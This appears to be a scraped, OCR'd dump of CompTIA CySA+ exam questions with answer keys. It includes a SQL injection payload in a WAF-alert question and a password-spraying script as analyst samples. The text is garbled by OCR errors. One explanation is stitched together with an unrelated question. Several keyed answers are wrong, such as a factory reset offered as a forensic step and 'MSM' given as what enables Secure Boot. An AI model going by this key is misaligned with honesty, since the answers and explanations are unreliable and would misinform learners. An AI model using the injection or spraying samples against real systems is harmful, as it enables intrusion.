
CS0-002 Dumps

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

https://www.certleader.com/CS0-002-dumps.html




NEW QUESTION 1
- (Exam Topic 3)
Wncn ol the following provides an automated approach 10 checking a system configuration?

A. SCAP
B. CI/CD
C. OVAL
D. Scripting
E. SOAR

Answer: A

NEW QUESTION 2
- (Exam Topic 3)
A security analyst is reviewing the output of tcpdump to analyze the type of activity on a packet capture:



```
16:06:32.909791 IP 192.168.0.1.39224 > 192.168.1.1.442: Flags [S], seq 1683238133, win 65535, options [mss 65495,sackOK,TS val 3178342128 ecr
0,nop,wscale 11], length 0
16:06:32.909796 IP 192.168.1.1.442 > 192.168.0.1.39224: Flags [R.], seq 0, ack 1683238134, win 0, length 0
16:06:32.910601 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [S], seq 1697823267, win 65535, options [mss 65495,sackOK,TS val 3178342129 ecr
0,nop,wscale 11], length 0
16:06:32.910608 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [S.], seq 2507327109, ack 1697823268, win 65535, options [mss 65495,sackOK,TS val
719168538 ecr 3178342129,nop,wscale 11], length 0
16:06:32.910615 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.], ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.910626 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [F.], seq 1, ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length
0

16:06:32.910903 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [F.], seq 1, ack 2, win 64, options [nop,nop,TS val 719168538 ecr 3178342129], length
0

16:06:32.910908 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.], ack 2, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.911743 IP 192.168.0.1.56346 > 192.168.1.1.444: Flags [S], seq 862629258, win 65535, options [mss 65495,sackOK,TS val 3178342130 ecr
0,nop,wscale 11], length 0
16:06:32.911747 IP 192.168.1.1.444 > 192.168.0.1.56346: Flags [R.], seq 0, ack 862629259, win 0, length 0
16:06:32.912562 IP 192.168.0.1.52002 > 192.168.1.1.445: Flags [S], seq 1707382117, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr
0,nop,wscale 11], length 0
16:06:32.912566 IP 192.168.1.1.445 > 192.168.0.1.52002: Flags [R.], seq 0, ack 1707382118, win 0, length 0
16:06:32.913389 IP 192.168.0.1.59808 > 192.168.1.1.446: Flags [S], seq 2627951491, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr
0,nop,wscale 11], length 0
```

Which of the following generated the above output?

A. A port scan
B. A TLS connection
C. A vulnerability scan
D. A ping sweep

Answer: A


Explanation:
Port scan againts 442-446 ports. For port 443 the scanner closed the connection after SYN-ACK.

NEW QUESTION 3
- (Exam Topic 3)
According to a static analysis report for a web application, a dynamic code evaluation script injection vulnerability was found. Which of the following actions is the BEST option to fix the vulnerability in the source code?

A. Delete the vulnerable section of the code immediately.
B. Create a custom rule on the web application firewall.
C. Validate user input before execution and interpretation.
D. Use parameterized queries.

Answer: D

NEW QUESTION 4
- (Exam Topic 3)
An email analysis system notifies a security analyst that the following message was quarantined and requires further review.



From: CEO@CompTIA.org <ceo_comptia@externalmail.com>
To: Purchasing@CompTIA.org <purchasing@comptia.org>
Subject: [EXTERNAL] Gift card purchase ASAP
Body:
Please purchase gift cards to any major electronics store and reply with pictures of them to this email!

Which of the following actions should the security analyst take?

A. Release the email for delivery due to its importance.
B. Immediately contact a purchasing agent to expedite.
C. Delete the email and block the sender.

D. Purchase the gift cards and submit an expense report.

Answer: C

NEW QUESTION 5
- (Exam Topic 3)
An organization wants to implement a privileged access management solution to belter manage the use ot emergency and privileged service accounts Which of the following would BEST satisfy the organization's goal?

A. Access control lists
B. Discretionary access controls
C. Policy-based access controls
D. Credential vaulting

Answer: C

NEW QUESTION 6
- (Exam Topic 3)
The help desk is having difficulty keeping up with all onboarding and offboarding requests. Managers often submit, requests for new users at the last minute. causing the help desk to scramble to create accounts across many different Interconnected systems. Which of the following solutions would work BEST to assist the help desk with the onboarding and offboarding process while protecting the company's assets?

A. MFA
B. CASB
C. SSO
D. RBAC

Answer: C

NEW QUESTION 7
- (Exam Topic 3)
In web application scanning, static analysis refers to scanning:

A. the system for vulnerabilities before installing the application.
B. the compiled code of the application to detect possible issues.
C. an application that is installed and active on a system.
D. an application that is installed on a system that is assigned a static IP.

Answer: B

Explanation:
This type of analysis is performed before the application is installed and active on a system, and it involves examining the code without actually executing it in order to identify potential vulnerabilities or security risks.
As per CYSA+ 002 Study Guide: Static analysis is conducted by reviewing the code for an application. Static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.

NEW QUESTION 8
- (Exam Topic 3)
An organization recently discovered that spreadsheet files containing sensitive financial data were improperly stored on a web server. The management team wants to find out if any of these files were downloaded by pubic users accessing the server. The results should be written to a text file and should induce the date. time, and IP address associated with any spreadsheet downloads. The web server's log file Is named webserver log, and the report We name should be accessreport.txt. Following is a sample of the web servefs.log file:

```
2017-0-12 21:01:12 GET /index.htlm - @4..102.33.7 - return=200 1622
```

Which of the following commands should be run if an analyst only wants to include entries in which spreadsheet was successfully downloaded?

A. more webserver.log | grep * xIs > accessreport.txt
B. more webserver.log > grep ''xIs > egrep -E 'success' > accessreport.txt
C. more webserver.log | grep ' -E ''return=200 | accessreport.txt
D. more webserver.log | grep -A *.xIs < accessreport.txt

Answer: C

NEW QUESTION 9
- (Exam Topic 3)
A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations. Which of the following will allow all data to be kept on the third-party network?

A. VDI
B. SaaS
C. CASB
D. FaaS

Answer: B

Explanation:
Which of the follawing activities is designed to handle a control failure that leads to a breach?
© Risk assessment

© Incident management
© Root cause analysis
© Vulnerability management Software as a Service (SaaS)
-Provides all the hardware, operating system, software, and applications needed for a complete application service to be delivered
-Cloud service providers are responsible for the security of the platform and infrastructure
-Consumers are responsible for application security, account provisioning, and authorizations
Cloud Access Security Broker (CASB)
- Enterprise management software designed to mediate access to cloud services by users across all types of devices
Single sign-on
Malware and rogue device detection Monitor/audit user activity
Mitigate data exfiltration
- Cloud Access Service Brokers provide visibility into how clients and another network nodes use cloud services
Forward Proxy Reverse Proxy API

NEW QUESTION 10
- (Exam Topic 3)
Which of the following are the MOST likely reasons lo include reporting processes when updating an incident response plan after a breach? (Select TWO).

A. To establish a clear chain of command
B. To meet regulatory requirements for timely reporting
C. To limit reputation damage caused by the breach
D. To remediate vulnerabilities that led to the breach
E. To isolate potential insider threats
F. To provide secure network design changes

Answer: BF

NEW QUESTION 10
- (Exam Topic 3)
A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

A. Implement a secure supply chain program with governance.
B. Implement blacklisting lor IP addresses from outside the county.
C. Implement strong authentication controls for at contractors.
D. Implement user behavior analytics tor key staff members.

Answer: A

NEW QUESTION 12
- (Exam Topic 3)
An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issue firewall. Which following actions would help during the forensic analysis of the mobile device? (Select TWO).

A. Resetting the phone to factory settings
B. Rebooting the phone and installing the latest security updates
C. Documenting the respective chain of custody
D. Uninstalling any potentially unwanted programs
E. Performing a memory dump of the mobile device for analysis
F. Unlocking the device by blowing the eFuse

Answer: AE

NEW QUESTION 15
- (Exam Topic 3)
A development team has asked users to conduct testing to ensure an application meets the needs of the business. Which of the fallowing types of testing docs This describe?

A. Acceptance testing
B. Stress testing
C. Regression testing
D. Penetration testing

Answer: A

NEW QUESTION 20
- (Exam Topic 3)
When of the following techniques can be implemented to safeguard the confidentiality of sensitive information while allowing limited access to authorized individuals?

A. Deidentification
B. Hashing
C. Masking
D. Salting

Answer: C


Explanation:
https://www.techtarget.com/searchsecurity/definition/data-masking

NEW QUESTION 24
- (Exam Topic 3)
A manufacturing company uses a third-party service provider lor Tier 1 security support One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

A. Implement a secure supply chain program with governance
B. Implement blacklisting for IP addresses from outside the country
C. Implement strong authentication controls for all contractors
D. Implement user behavior analytics for key staff members

Answer: A

NEW QUESTION 27
- (Exam Topic 3)
An organization has a strict policy that if elevated permissions are needed, users should always run commands under their own account, with temporary administrator privileges if necessary. A security analyst is reviewing syslog entries and sees the following:



```
<100>2 2020-01-10T19:33:41.002Z webserver su 201 32001 - BOM 'su vi httpd.conf' failed for joe
<100>2 2020-01-10T19:33:48.002Z webserver sudo 201 32001 - BOM 'sudo vi httpd.conf' success
<100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
<100>2 2020-01-10T21:18:34.002Z financeserver su 201 32001 - BOM 'su' success
<100>2 2020-01-10T21:53:11.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf failed for joe
```

Which of the following entries should cause the analyst the MOST concern?

A. <100>2 2020-01-10T19:33:41.002z webserver su 201 32001 = BOM ' su vi httpd.conf' failed for joe
B. <100>2 2020-01-10T20:36:36.0010z financeserver su 201 32001 = BOM ' sudo vi users.txt success
C. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi syslog.conf failed for jos
D. <100> 2020-01-10T19:34..002z financeserver su 201 32001 = BOM ' su vi success
E. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi httpd.conf' success

Answer: A

NEW QUESTION 31
- (Exam Topic 3)
An organization's Cruel Information Security Officer is concerned the proper control are not in place to identify a malicious insider Which of the following techniques would be BEST to identify employees who attempt to steal data or do harm to the organization?

A. Place a text file named Passwords txt on the local file server and create a SIEM alert when the file isaccessed
B. Segment the network so workstations are segregated from servers and implement detailed logging on the jumpbox
C. Perform a review of all users with privileged access and monitor web activity logs from the organization's pfoxy
D. Analyze logs to determine if a user is consuming large amounts of bandwidth at odd hours ol the day

Answer: D

NEW QUESTION 32
- (Exam Topic 3)
An organization has the following policy statements:
• All emails entering or leaving the organization will be subject to inspection for malware, policy violations, and unauthorized coolant.
•AM network activity will be logged and monitored.
• Confidential data will be tagged and tracked
• Confidential data must never be transmitted in an unencrypted form.
• Confidential data must never be stored on an unencrypted mobile device. Which of the following is the organization enforcing?

A. Acceptable use policy
B. Data privacy policy
C. Encryption policy
D. Data management, policy

Answer: B

NEW QUESTION 35
- (Exam Topic 3)
A financial organization has offices located globally. Per the organization’s policies and procedures, all executives who conduct Business overseas must have their mobile devices checked for malicious software or evidence of tempering upon their return. The information security department oversees the process, and no executive has had a device compromised. The Chief information Security Officer wants to Implement an additional safeguard to protect the organization's data. Which of the following controls would work BEST to protect the privacy of the data if a device is stolen?

A. Implement a mobile device wiping solution for use if a device is lost or stolen.
B. Install a DLP solution to track data now
C. Install an encryption solution on all mobile devices.
D. Train employees to report a lost or stolen laptop to the security department immediately

Answer: C

NEW QUESTION 40
- (Exam Topic 3)
Which of following allows Secure Boot to be enabled?

A. eFuse
B. UEFI
C. MSM
D. PAM


Answer: C

NEW QUESTION 45
- (Exam Topic 3)
During the security assessment of a new application, a tester attempts to log in to the application but receives the following message incorrect password for given username. Which of the following can the tester recommend to decrease the likelihood that a malicious attacker will receive helpful information?

A. Set the web page to redirect to an application support page when a bad password is entered.
B. Disable error messaging for authentication
C. Recognize that error messaging does not provide confirmation of the correct element of authentication
D. Avoid using password-based authentication for the application

Answer: C

NEW QUESTION 47
- (Exam Topic 3)
A security analyst is reviewing the following Internet usage trend report:




Username	Week #10	Week #9	Week #8	Week #7
User 1	58Gb	51Gb	59Gb	55Gb
User 2	185Gb	97Gb	87Gb	92Gb
User 3	173Gb	157Gb	197Gb	182Gb
User 4	38Gb	46Gb	29Gb	41Gb

Which of the following usernames should the security analyst investigate further?

A. User1
B. User 2
C. User 3
D. User 4

Answer: B

NEW QUESTION 49
- (Exam Topic 3)
A secutily analyst is reviewing WAF alerts and sees the following request:




```
Request="GET /public/report.html?iewt=9064 AND 1=1 UNION ALL SELECT 1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/; HTTP/1.1
Host=mysite.com
```

Which of the following BEST describes the attack?

A. SQL injection
B. LDAP injection
C. Command iniection
D. Denial of service

Answer: A

NEW QUESTION 51
- (Exam Topic 3)
An organization has the following risk mitigation policies
• Risks without compensating controls will be mitigated first it the nsk value is greater than $50,000
• Other nsk mitigation will be pnontized based on risk value. The following risks have been identified:




Risk	Probability	Impact	Compensating control?
A	80%	$100,000	Y
B	20%	$500,000	Y
C	50%	$120,000	N
D	40%	$80,000	N

Which of the following is the ordei of priority for risk mitigation from highest to lowest?

A. A, C, D, B
B. B, C, D, A
C. C, B, A, D
D. D, A, B
E. D, C, B, A

Answer: D

NEW QUESTION 55
- (Exam Topic 3)
A security analyst is reviewing the following server statistics:




% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following is MOST likely occurring?

A. Race condition
B. Privilege escalation
C. Resource exhaustion
D. VM escape

Answer: C

NEW QUESTION 60
- (Exam Topic 3)
When investigating a compromised system, a security analyst finds the following script in the /tmp directory:



```
PASS=password123
for user in 'cat allusers.txt'
do
   ./trylogin.py dc1.comptia.org $user $PASS
done
```

Which of the following attacks is this script attempting, and how can it be mitigated?

A. This is a password-hijacking attack, and it can be mitigated by using strong encryption protocols.
B. This is a password-spraying attack, and it can be mitigated by using multifactor authentication.
C. This is a password-dictionary attack, and it can be mitigated by forcing password changes every 30 days.
D. This is a credential-stuffing attack, and it can be mitigated by using multistep authentication.

Answer: B

Explanation:
https://owasp.org/www-community/attacks/Password_Spraying_Attack
A credential stuffing attack would be using the full credentials and most likely being used across many common platforms. A credential stuffing attack depends on the reuse of passwords. With so many people reusing their passwords for multiple accounts, just one set of credentials is enough to expose most or all of their accounts.

NEW QUESTION 63
- (Exam Topic 3)
A security analyst needs to determine the best method for securing access to a top-secret datacenter Along with an access card and PIN code, which of the following additional authentication methods would be BEST to enhance the datacenter's security?

A. Physical key
B. Retinal scan
C. Passphrase
D. Fingerprint

Answer: D

NEW QUESTION 67
- (Exam Topic 3)
A Chief Information Secunty Officer has asked for a list of hosts that have critical and high-seventy findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?

A. Nessus
B. Nikto
C. Fuzzer
D. Wireshark
E. Prowler

Answer: A

NEW QUESTION 72
- (Exam Topic 3)
A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support

employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

A. Implement a virtual machine alternative.
B. Develop a new secured browser.
C. Configure a personal business VLAN.
D. Install kiosks throughout the building.

Answer: C

NEW QUESTION 75
- (Exam Topic 3)
A security analyst is handling an incident in which ransomware has encrypted the disks of several company workstations. Which of the following would work BEST to prevent this type of Incident in the future?

A. Implement a UTM instead of a stateful firewall and enable gateway antivirus.
B. Back up the workstations to facilitate recovery and create a gold Image.
C. Establish a ransomware awareness program and implement secure and verifiable backups.
D. Virtualize all the endpoints with dairy snapshots of the virtual machines.

Answer: A

NEW QUESTION 76
- (Exam Topic 3)
The Chief Information Security Officer (CISO) of a large financial institution is seeking a solution that will block a predetermined set of data points from being transferred or downloaded by employees. The CISO also wants to track the data assets by name, type, content, or data profile.
Which of the following BEST describes what the CIS wants to purchase?

A. Asset tagging
B. SIEM
C. File integrity monitor
D. DLP

Answer: D

NEW QUESTION 81
- (Exam Topic 3)
An analyst receives an alert from the continuous-monitoring solution about unauthorized changes to the firmware versions on several field devices. The asset owners confirm that no firmware version updates were performed by authorized technicians, and customers have not reported any performance issues or outages. Which Of the following actions would be BEST for the analyst to recommend to the asset owners to secure the devices from further exploitation?

A. Change the passwords on the devices.
B. Implement BIOS passwords.
C. Remove the assets from the production network for analysis.
D. Report the findings to the threat intel community.

Answer: C

Explanation:
If were referring to other devices, yes - Implement BIOS passwords before they are compromised. But the ones that were already compromised, they need to be removed from the system to avoid further exploitation. Plus, if you put a password on there, the attacker may now have your password.

NEW QUESTION 84
- (Exam Topic 3)
After a series of Group Policy Object updates, multiple services stopped functioning. The systems administrator believes the issue resulted from a Group Policy Object update but cannot validate which update caused the Issue. Which of the following security solutions would resolve this issue?

A. Privilege management
B. Group Policy Object management
C. Change management
D. Asset management

Answer: C

NEW QUESTION 87
- (Exam Topic 3)
An incident response team is responding to a breach of multiple systems that contain Pll and PHI Disclosure of the incident to external entities should be based on:

A. the responder's discretion.
B. the public relations policy.
C. the communication plan.
D. the senior management team's guidanc

Answer: C

NEW QUESTION 91
- (Exam Topic 3)

An analyst is responding to an incident within a cloud infrastructure Based on the logs and traffic analysis, the analyst thinks a container has been compromised Which of the following should Ihe analyst do FIRST?

A. Perform threat hunting in other areas of the cloud infrastructure
B. Contact law enforcement to report the incident
C. Perform a root cause analysis on the container and the service logs
D. Isolate the container from production using a predefined policy template

Answer: C

NEW QUESTION 95
- (Exam Topic 3)
A company is experiencing a malware attack within its network. A security engineer notices many of the impacted assets are connecting outbound to a number of remote destinations and exfiltrating data. The security engineer also see that deployed, up-to-date antivirus signatures are ineffective. Which of the following is the BEST approach to prevent any impact to the company from similar attacks in the future?

A. IDS signatures
B. Data loss prevention
C. Port security
D. Sinkholing

Answer: B

Explanation:
"Preventing data exfiltration is possible with security solutions that ensure data loss and leakage prevention. For example, firewalls can block unauthorized access to resources and systems storing sensitive information. On the other hand, a security information and event management system (SIEM) can secure data in motion, in use, and at rest, secure endpoints, and identify suspicious data transfers" https://www.fortinet.com/resources/cyberglossary/data-exfiltration

NEW QUESTION 99
- (Exam Topic 3)
Which of the following is MOST important when developing a threat hunting program?

A. Understanding penetration testing techniques
B. Understanding how to build correlation rules within a SIEM
C. Understanding security software technologies
D. Understanding assets and categories of assets

Answer: C

Explanation:
https://www.stickmancyber.com/cybersecurity-blog/7-threat-hunting-misconceptions https://www.simplilearn.com/skills-to-become-threat-hunter-article

NEW QUESTION 104
- (Exam Topic 3)
Which of the following BEST explains the function of trusted firmware updates as they relate to hardware assurance?

A. Trusted firmware updates provide organizations with development, compilation, remote access, and customization for embedded devices.
B. Trusted firmware updates provide organizations with security specifications, open-source libraries, and custom toots for embedded devices.
C. Trusted firmware updates provide organizations with remote code execution, distribution, maintenance,and extended warranties for embedded devices
D. Trusted firmware updates provide organizations with secure code signing, distribution, installatio
E. and attestation for embedded devices.

Answer: D

Explanation:
The CySA+ exam outline calls out “trusted firmware updates,” but trusted firmware itself is more commonly described as part of trusted execution environments (TEEs). Trusted firmware is signed by a chip vendor or other trusted party, and then used to access keys to help control access to hardware. TEEs like those used by ARM processors leverage these technologies to protect the hardware by preventing unsigned code from using privileged features."

NEW QUESTION 107
- (Exam Topic 3)
An incident response team detected malicious software that could have gained access to credit card data. The incident response team was able to mitigate significant damage and implement corrective actions. By having incident response mechanisms in place. Which of the following should be notified for lessons learned?

A. The human resources department
B. Customers
C. Company leadership
D. The legal team

Answer: D

